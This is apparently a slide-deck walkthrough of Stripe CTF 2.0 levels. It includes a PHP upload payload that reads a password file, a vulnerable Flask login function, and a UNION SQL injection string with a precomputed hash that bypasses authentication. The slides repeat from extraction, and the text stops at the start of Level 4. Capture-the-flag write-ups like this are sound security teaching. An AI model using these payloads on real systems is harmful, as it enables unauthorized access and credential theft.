
Successfully uploaded your display picture.

# Remote File Upload/Exec


## Create a Payload

```
payload.php *  
1 <?php $file = '../password.txt'; readfile($file); ?>
```

Upload it.



Execute it




# Remote File Upload/Exec

## Create a Payload

```
payload.php *  
1 <?php $file = '../password.txt'; readfile($file); ?>
```



## Execute it





# Level 3 - The Secret Vault

3

After the fiasco back in Level 0, management has decided to fortify the Secret Safe into an unbreakable solution (kind of like Unbreakable Linux). The resulting product is Secret Vault, which is so secure that it requires human intervention to add new secrets.

A beta version has launched with some interesting secrets (including the password to access Level 4); you can check it out at <https://level03-2.stripe-ctf.com/user-xpbdhkhtr>. As usual, you can fetch the code for the level (and some sample data) via git clone <https://level03-2.stripe-ctf.com/user-xpbdhkhtr/level03-code>, or you can read the code below.



127.0.0.1:5000

Welcome to the Secret Safe, a place to guard your most precious secrets! To retrieve your secrets,

The current users of the system store the following secrets:

- bob: Stores the password to access level 04
- eve: Stores the proof that  $P = NP$
- mallory: Stores the plans to a perpetual motion machine


You should use it too! [Contact us](#) to request a beta invite.


Username:

Password:


[Recover your secrets now!](#)

Not much functionality.. just auth.  
Let's try a bogus user.







Maybe the “Universal SQLi Password?”  
‘or |=|--




## Maybe the “Universal SQLi Password?” ‘or |=|--






Maybe the “Universal SQLi Password?”  
‘or |=|--




Bummer.

Let’s test for SQLi in username



Maybe the “Universal SQLi Password?”  
‘or |=|--



Bummer.

Let’s test for SQLi in username

Username:

Password:

# sqlite3.OperationalError

OperationalError: unrecognized token: "" LIMIT 1"

## Traceback (most recent call last)

```
File "/Library/Python/2.7/site-packages/flask/app.py", line 1689, in wsgi_app
    response = self.make_response(self.handle_exception(e))

File "/Library/Python/2.7/site-packages/flask/app.py", line 1687, in wsgi_app
    response = self.full_dispatch_request()

File "/Library/Python/2.7/site-packages/flask/app.py", line 1360, in full_dispatch_request
    rv = self.handle_user_exception(e)

File "/Library/Python/2.7/site-packages/flask/app.py", line 1358, in full_dispatch_request
    rv = self.dispatch_request()

File "/Library/Python/2.7/site-packages/flask/app.py", line 1344, in dispatch_request
    return self.view_functions[rule.endpoint](**req.view_args)

File "/Users/jeff/Desktop/shared/stripe/stripe-ctf-2.0/levels/3/secretvault.py", line 88, in login
    cursor.execute(query)
```

OperationalError: unrecognized token: "" LIMIT 1"

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.

To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback create a paste of it.

# sqlite3.OperationalError

OperationalError: unrecognized token: "" LIMIT 1"

## Traceback (most recent call last)

```
File "/Library/Python/2.7/site-packages/flask/app.py", line 1689, in wsgi_app
    response = self.make_response(self.handle_exception(e))

File "/Library/Python/2.7/site-packages/flask/app.py", line 1687, in wsgi_app
    response = self.full_dispatch_request()

File "/Library/Python/2.7/site-packages/flask/app.py", line 1360, in full_dispatch_request
    rv = self.handle_user_exception(e)

File "/Library/Python/2.7/site-packages/flask/app.py", line 1358, in full_dispatch_request
    rv = self.dispatch_request()

File "/Library/Python/2.7/site-packages/flask/app.py", line 1344, in dispatch_request
    return self.view_functions[rule.endpoint](**req.view_args)

File "/Users/jeff/Desktop/shared/stripe/stripe-ctf-2.0/levels/3/secretvault.py", line 10, in <module>
    cursor.execute(query)
```

OperationalError: unrecognized token: "" LIMIT 1"

The debugger caught an exception in your WSGI application. You can now look at the traceback or switch to the error.

To switch between the interactive traceback and the plaintext one, you can click the "Traceback" heading. From the text traceback, you can copy/paste it.





# Level 3 - The Code

```
71
72     @app.route('/login', methods=['POST'])
73     def login():
74         username = flask.request.form.get('username')
75         password = flask.request.form.get('password')
76
77         if not username:
78             return "Must provide username\n"
79
80         if not password:
81             return "Must provide password\n"
82
83         conn = sqlite3.connect(os.path.join(data_dir, 'users.db'))
84         cursor = conn.cursor()
85
86         query = """SELECT id, password_hash, salt FROM users
87                     WHERE username = '{0}' LIMIT 1""".format(username)
88         cursor.execute(query)
89
90         res = cursor.fetchone()
91         if not res:
92             return "There's no such user {0}!\n".format(username)
93         user_id, password_hash, salt = res
94
95         calculated_hash = hashlib.sha256(password + salt).hexdigest()
96         if calculated_hash != password_hash:
97             return "That's not the password for {0}!\n".format(username)
98
99         flask.session['user_id'] = user_id
100        return flask.redirect(absolute_url('/'))
```

3.8K  
CAPTURES

3

# Level 3 - The Code

```
71
72     @app.route('/login', methods=['POST'])
73     def login():
74         username = flask.request.form.get('username')
75         password = flask.request.form.get('password')
76
77         if not username:
78             return "Must provide username\n"
79
80         if not password:
81             return "Must provide password\n"
82
83         conn = sqlite3.connect(os.path.join(data_dir, 'users.db'))
84         cursor = conn.cursor()
85
86         query = """SELECT id, password_hash, salt FROM users
87                     WHERE username = '{0}' LIMIT 1""".format(username)
88         cursor.execute(query)
89
90         res = cursor.fetchone()
91         if not res:
92             return "There's no such user {0}!\n".format(username)
93         user_id, password_hash, salt = res
94
95         calculated_hash = hashlib.sha256(password + salt).hexdigest()
96         if calculated_hash != password_hash:
97             return "That's not the password for {0}!\n".format(username)
98
99         flask.session['user_id'] = user_id
100        return flask.redirect(absolute_url('/'))
```

cursor.execute  
prevents  
terminating query

But we control the  
where clause...

3.8K  
CAPTURES

3

# Level 3 - The Code

```
71
72     @app.route('/login', methods=['POST'])
73     def login():
74         username = flask.request.form.get('username')
75         password = flask.request.form.get('password')
76
77         if not username:
78             return "Must provide username\n"
79
80         if not password:
81             return "Must provide password\n"
82
83         conn = sqlite3.connect(os.path.join(data_dir, 'users.db'))
84         cursor = conn.cursor()
85
86         query = """SELECT id, password_hash, salt FROM users
87                     WHERE username = '{0}' LIMIT 1""".format(username)
88         cursor.execute(query)
89
90         res = cursor.fetchone()
91         if not res:
92             return "There's no such user {0}!\n".format(username)
93         user_id, password_hash, salt = res
94
95         calculated_hash = hashlib.sha256(password + salt).hexdigest()
96         if calculated_hash != password_hash:
97             return "That's not the password for {0}!\n".format(username)
98
99         flask.session['user_id'] = user_id
100        return flask.redirect(absolute_url('/'))
```

cursor.execute  
prevents  
terminating query

But we control the  
where clause...

Satisfy this to auth

# Union SQLi

# Union SQLi

Union allows merging two SELECT statements together. Right takes precedence

Original Query:

```
SELECT id, password_hash, salt from users WHERE username='<INPUT>' LIMIT 1;
```

# Union SQLi

Union allows merging two SELECT statements together. Right takes precedence

Original Query:

```
SELECT id, password_hash, salt from users WHERE username='<INPUT>' LIMIT 1;
```

We want:

```
SELECT id, password_hash, salt from users WHERE username=" union SELECT <ID>,"<HASH>"," LIMIT 1;
```

# Union SQLi

Union allows merging two SELECT statements together. Right takes precedence

Original Query:

```
SELECT id, password_hash, salt from users WHERE username='<INPUT>' LIMIT 1;
```

We want:

```
SELECT id, password_hash, salt from users WHERE username=" union SELECT <ID>,<HASH>,"  
" LIMIT 1;
```

Calculate our hash:

```
>>> import hashlib  
>>> print hashlib.sha256("password" + "").hexdigest()  
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
```

# Union SQLi

Union allows merging two SELECT statements together. Right takes precedence

Original Query:

```
SELECT id, password_hash, salt from users WHERE username='<INPUT>' LIMIT 1;
```

We want:

```
SELECT id, password_hash, salt from users WHERE username=" union SELECT <ID>,"<HASH>"," LIMIT 1;
```

Calculate our hash:


```
>>> import hashlib  
>>> print hashlib.sha256("password" + "").hexdigest()  
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
```

We inject:


```
' union SELECT 2,"5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8",'
```

With an empty Salt value, only the hash (that we supply) is compared to the password (that we also supply.) We can iterate through IDs until we hit the right user.


## 1 - Mallory



## 2 - Eve



## 3 - Bob




1 - Mallory



2 - Eve



3 - Bob





# Level 4 - Karma Trader

The Karma Trader is the world's best way to reward people for good deeds: <https://level04-1.stripe-ctf.com/user-gnkwgmchub>. You can sign up for an account, and start transferring karma to people who you think are doing good in the world. In order to ensure you're transferring karma only to good people, transferring karma to a user will also reveal your password to him or her.

The very active user `karma_fountain` has infinite karma, making it a ripe account to obtain (no one will notice a few extra karma trades here and there). The password for `karma_fountain`'s account will give you access to Level 5.

# Create some accounts, and login.

## Past transfers

From	To	Amount

## Registered Users

- user1 (**you**, last active 19:04:04 UTC)
- user2 (password: *[hasn't yet transferred karma to you]*, last active 19:03:51 UTC)
- karma\_fountain (password: *[hasn't yet transferred karma to you]*, last active 19:03:15 UTC)

[Log out](#)

We see a list of users, and passwords of any who have sent us karma.

Let's look at how we send karma.

# The app explains how it works pretty well

You are logged in as user1.

